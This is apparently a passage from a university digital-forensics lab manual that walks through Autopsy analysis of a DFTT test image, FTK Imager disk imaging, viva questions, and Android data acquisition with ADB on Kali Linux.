- **Data Ingestion:** Forensic images of disks or individual files are imported into Autopsy. These images are often created using other forensic tools to ensure that the original data remains unaltered.
- **Analysis:** Autopsy processes the data, applying various analysis modules to identify and examine relevant evidence. Investigators can explore the data through a user-friendly interface.
- **Reporting:** After analysis, investigators can compile their findings into comprehensive reports that detail the evidence and support investigative conclusions.

Autopsy Using Kali

Step 1: First, you need to prepare your evidence and tool: Download the "(8) JPEG Search Test #1 (Jun '04)" image from the DFTT source at <https://dftt.sourceforge.net/>, extract the contents, and locate the .dd file for analysis.



Digital Forensics Tool Testing Images

Testing in the public view is an important part of increasing confidence in software and hardware tools. Developing extensive and exhaustive tests for digital investigation tools is a complex process, which the [Computer Forensic Tool Testing \(CFTT\)](#) group at NIST has taken on.

To fill the gap between extensive tests from NIST and no public tests, I have been developing small test cases. The following are file system and disk images for testing digital forensic analysis and acquisition tools. They were submitted to the [Computer Forensic Tool Testing \(CFTT\)](#) e-mail list on Yahoo! Groups. The results can be found in the CFTT in the [Test Report Tracker](#).

Test Images:

1. [Extended Partition Test](#) (July '03)
2. [FAT Keyword Search Test](#) (Aug '03)
3. [NTFS Keyword Search Test #1](#) (Oct '03)
4. [EXT3FS Keyword Search Test #1](#) (Nov '03)
5. [FAT Incomplete Salvage Test](#) (Jan '04)
6. [FAT Incomplete Test #1](#) (Feb '04)
7. [NTFS Incomplete \(and how your\) Test #1](#) (Feb '04)
8. [JPEG Search Test #1 \(Jun '04\)](#)
9. [FAT Volume Label Test #1](#) (Aug '04)
10. [NTFS Append Test #1](#) (Jan '05)
11. [Basic Data Carving Test #1](#) (Mar '05) (by Nick Mikos)

Download

This test image is a 'raw' partition image (i.e. 'dd') of a NTFS file system. The file system is released under the [GPL](#), so anyone can use it.

• [zip](#)

Simultaneously, make sure the **Autopsy** tool is installed and ready to go.

```
(kali@kali)-[~]
└─$ sudo su
[sudo] password for kali:
└─$ (root@kali)-[/home/kali]
└─$ autopsy

Autopsy Forensic Browser
http://www.sleuthkit.org/autopsy/
ver 2.24
```

```
Evidence Locker: /var/lib/autopsy
Start Time: Sun Nov  2 08:25:51 2025
Remote Host: localhost
Local Port: 9999

Open an HTML browser on the remote host and paste this URL in it:
http://localhost:9999/autopsy

Keep this process running and use <ctrl-c> to exit
```

Step 2: Create a new case in Autopsy, provide a Case Name and Host Name.






CREATE A NEW CASE

- Case Name:** The name of this investigation. It can contain only letters, numbers, and symbols.
- Description:** An optional, one line description of this case.
- Investigator Names:** The optional names (with no spaces) of the investigators for this case.

a. Nagaraj Naik	b. Raman VP
c.	d.
e.	f.
g.	h.
i.	j.

And then **add the forensic disk image** by selecting it and specifying the file path to the prepared **.dd** file as the data source.





Step 3: Select the **partition** from the disk image to analyze, optionally **calculate and verify the MD5 hash** for integrity, and then click **Process** to start the analysis of the evidence.

1. Location
Enter the full path (starting with /) to the image file.
If the image is split (either raw or EnCase), then enter '*' for the extension.

2. Type
Please select if this image file is for a disk or a single partition.

☐ Disk ☒ Partition

3. Import Method
To analyze the image file, it must be located in the evidence locker. It can be imported from its current location using a symbolic link, by copying it, or by moving it. Note that if a system failure occurs during the move, then the image could become corrupt.

☐ Symlink ☒ Copy ☐ Move

NEXT

CANCEL **HELP**

Image File Details

Local Name: images/8-jpeg-search.dd

Data Integrity: An MD5 hash can be used to verify the integrity of the image. (With split images, this hash is for the full image file)

☒ **Calculate the hash value for this image.**

☐ Add the following MD5 hash value for this image:

☐ Verify hash after importing?

File System Details

Analysis of the image file shows the following partitions:

Partition 1 (Type: ntfs)

Mount Point:

File System Type:

ANALYZE **CANCEL** **HELP**



Step 4: Review the files presented by Autopsy, noting that **deleted files** are marked in red (or with a red cross), and **export** any necessary evidence by extracting the file(s) to a separate location.



Step 5: Examine the **EXIF metadata** for images to determine source information like the camera model, and review the **MAC Times** (Modified, Accessed, Created) for all files to establish a timeline of events.





Ref: https://www.youtube.com/watch?v=2PhJ4bCopGo&list=PLx2aAxxVN1NVk9JwAQwCNA159FrSXQ5Hn&ab_channel=SridharIyer

FTK Imager:

FTK Imager is a powerful and widely used tool in digital forensics, primarily for acquiring, imaging, and analyzing data from various digital devices. Below is a comprehensive guide on how to use **FTK Imager** in a digital forensic investigation.

Key Features of FTK Imager in Digital Forensics

1. **Data Imaging**
FTK Imager allows you to create forensic images of storage devices in various formats (e.g., E01, raw, AFF).
2. **File System Analysis**
It can browse, view, and extract data from file systems without altering the original evidence.
3. **Hashing**
FTK Imager computes MD5 and SHA-1 hashes to ensure data integrity.
4. **Memory Dumping**
It enables you to acquire a live RAM image from a running system.
5. **File Carving**
FTK Imager can recover deleted files and extract data from unallocated disk space.
6. **Keyword Searches**
The tool supports searches within the imaged data to identify relevant artifacts.

Advantages of FTK Imager

- **Lightweight:** Easy to install and use without heavy system requirements.
- **Free Tool:** Available for download at no cost.
- **Versatile:** Supports various file systems, including FAT, NTFS, exFAT, EXT, and HFS+.
- **Reliability:** Ensures data integrity with hash verification.

Limitations of FTK Imager

- **Limited Mobile Support:** FTK Imager is not designed for advanced mobile forensics.
- **Analysis Features:** It lacks advanced analysis tools compared to full forensic suites like FTK or EnCase.
- **No Automation:** Tasks need to be performed manually, which can be time-consuming.


Use Cases for FTK Imager

1. Imaging hard drives or external storage devices during investigations.
2. Recovering deleted files or remnants of data from disk images.
3. Verifying the integrity of evidence with hash calculations.
4. Extracting volatile data from a live system, such as memory dumps.


FTK Imager is an essential tool for any digital forensic investigator, especially during the data acquisition and preservation stages of an investigation.

Steps for Using FTK Imager in Digital Forensics


Step 1: Disk Verification Confirm that the write-protected suspect disk is properly connected and recognized by the Windows operating system by checking the assigned drive letter in File Explorer and by using the **Microsoft Management Console (MMC)** to view the physical disk details.



Step 2: Download and Install the FTK Imager software (which can be obtained from <https://go.exterro.com/download-ftk-imager-82>) with administrative privileges.




Step 3: To create a forensic image: Launch **FTK Imager**.



Connect the evidence drive (hard drive, USB, SD card, etc.) to your forensic workstation using a write blocker to preserve the integrity of the evidence.

Step 4: Go to **File > Create Disk Image**.




Step 5: Select the **source type** (e.g., Physical Drive) and the specific **evidence drive**.



Step 6: Specify the image destination and configure imaging options:

- 1) Choose the **image format** (e.g., **E01** for forensic format or **RAW**).
- 2) Enable **Verify Images after Creation** for validation.
- 3) **Add case details** (case number, examiner, etc.) for documentation.

**Step 7: Start the imaging process. FTK Imager will automatically compute cryptographic hash values (MD5 and SHA-1).**

Ref: https://www.youtube.com/watch?v=TkG4JqUcx_U&ab_channel=DFIRScience

Viva Questions:

1. **What is digital forensics?**

Digital forensics is the process of collecting, analyzing, and preserving electronic evidence for investigations.

2. **What are the key phases of digital forensics?**

Identification, collection, preservation, analysis, and reporting.

3. **What tools are commonly used in digital forensics?**

Autopsy, FTK Imager, EnCase, and Wireshark.

4. **What is the role of Autopsy in digital forensics?**

Autopsy is an open-source forensic tool used for analyzing disk images, recovering deleted files, and examining metadata.

5. **How does FTK Imager assist in digital forensics?**

FTK Imager creates forensic disk images and allows investigators to preview files without modifying original evidence.

6. **What is the importance of maintaining a chain of custody in digital forensics?**

It ensures evidence integrity, tracking who accessed or handled the evidence throughout the investigation.

7. **What is a forensic disk image, and why is it important?**

A forensic disk image is a bit-by-bit copy of a storage device, preserving all data, including deleted files and hidden information.

8. **How can digital forensics help in cybercrime investigations?**

It uncovers evidence such as logs, emails, deleted files, and metadata to identify cybercriminals.

9. **What is metadata, and why is it useful in forensics?**

Metadata contains hidden details about files, such as creation date, last accessed time, and file modifications, useful for investigations.

10. **How do investigators ensure evidence integrity in digital forensics?**

By using cryptographic hash functions (e.g., MD5, SHA-256) to verify that the collected evidence remains unaltered.

12. Acquisition of Mobile Data

Objective: To learn the methods for acquiring data from mobile devices

Tools: Android Debug Bridge

Acquiring mobile data using Android Debug Bridge (ADB) involves using ADB commands to access and extract data from an Android device. This is often done for digital forensics, security audits, or to back up data and it requires enabling Developer Options and USB Debugging on the device.

Acquisition of Mobile Data using ADB on Linux OS

Here are the steps tailored specifically for Linux users for acquiring mobile data using Android Debug Bridge (ADB):

Pre-requisites for Linux:

1. Install ADB on Linux:

ADB can be installed easily via the terminal.

1. **Open a terminal** and run the following command to install ADB:

```
$ sudo apt update
$ sudo apt install android-tools-adb
$ sudo apt install android-tools-fastboot
```

```
(root@kali) ~ # /home/kali
# sudo apt update
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.9 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52.2 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [116 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [319 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [186 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [893 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [11.3 kB]
Get:9 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [28.4 kB]
Fetched 74.8 MB in 1min 38s (764 kB/s)
1087 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

```
(root@kali) ~ # /home/kali
# sudo apt install android-tools-adb
Note, selecting 'adb' instead of 'android-tools-adb'
The following packages were automatically installed and are no longer required:
icu-devtools libfuse3-3 libgeos3.13.0 libicu-dev libopenh264-7 libpython3.12t64
libabsl20230802 libgda136 libgeos3.13.1 libjxl0.10 libpoppler145 libqt5ct-common1.8
libdnnl3 libgdata-common libglapi-mesa liblibfsgs0 libpython3.12-minimal libstdc++11
libflet12t64 libgdata22 libhdf4-0-alt libhog4.1 libpython3.12-stdlib libsigsegv2
Use 'sudo apt autoremove' to remove them.

Installing:
adb
```

```
(root@kali) ~ # /home/kali
# sudo apt install android-tools-fastboot
Note, selecting 'fastboot' instead of 'android-tools-fastboot'
The following packages were automatically installed and are no longer required:
icu-devtools libfuse3-3 libgeos3.13.0 libicu-dev libopenh264-7 libpython3.12t64
libabsl20230802 libgda136 libgeos3.13.1 libjxl0.10 libpoppler145 libqt5ct-common1.8
libdnnl3 libgdata-common libglapi-mesa liblibfsgs0 libpython3.12-minimal libstdc++11
libflet12t64 libgdata22 libhdf4-0-alt libhog4.1 libpython3.12-stdlib libsigsegv2
```

Alternatively, for **Fedora-based** distributions:

```
$ sudo dnf install android-tools
```

2. To **verify ADB installation**, check the version:

```
$ adb version
```

```
(root@kali)-[/home/kali]
$ adb version
Android Debug Bridge version 1.0.41
Version 34.0.5-debian
Installed as /usr/lib/android-sdk/platform-tools/adb
Running on Linux 6.12.38+kali-amd64 (x86_64)
```


3. Run the following command to start the ADB (Android Debug Bridge) background serv

```
$ adb start-server
```

```
(root@kali)-[/home/kali]
$ adb start-server
* daemon not running; starting now at tcp:5037
* daemon started successfully
```


2. Enable Developer Mode and USB Debugging on Android:

- 1) On your Android device, go to **Settings > About Phone**.
- 2) Tap on the **Build Number** seven times to unlock Developer Mode.
- 3) Navigate to **Settings > Developer Options**.
- 4) Enable **USB Debugging**.



3. Connect the Android Device:

1. Connect your Android device to your Linux machine using a USB cable.
2. On the phone, when prompted to select a connection type, choose **File Transfer (MTP)**.
3. Allow the computer to access the device by granting USB Debugging permissions.



Steps for Data Acquisition on Linux:

Step 1: Verify ADB connection


1. **Open your terminal.**
2. Run the following command to check if the Android device is recognized.
 - You should see a device ID listed with a "device" status. If the status says "unauthorized," check your phone and approve the connection.

```
$ adb devices
```



3. To connect mobile device wireless run the following command before that note down the IP address of your mobile.
 - First, **note down your phone's IP address** from
Settings → About device → Status → IP address.

```
$ adb tcpip 5555
$ adb connect <phone's IP address>:5555
```

- Now you can unplug your mobile device and both internet should be **ON** on in your mobile phone and you can now use **ADB commands wirelessly**.

```
(root@kali)~[/home/kali]
# adb devices -l
List of devices attached
Z5I765BAP30I8X07    device usb:1-1 product:RMX2151 model:RMX2151 device:RMX2151L1 transport_id:1

(root@kali)~[/home/kali]
# adb tcpip 5555
restarting in TCP mode port: 5555
```

Step 2: Retrieve Basic Device Information

To gather basic information about the device (useful for forensic documentation):

```
$ adb shell getprop
```

This will output system properties such as OS version, model, and build details.

```
(root@kali)~[/home/kali]
# adb shell getprop
[Build.BRAND]: [MTK]
[aaudio.mmap_exclusive_policy]: [2]
[aaudio.mmap_policy]: [2]
[adjust.preinstall.path]: [/data/etc/appchannel/adjust.preinstall]
[build.version.extensions.r]: [18]
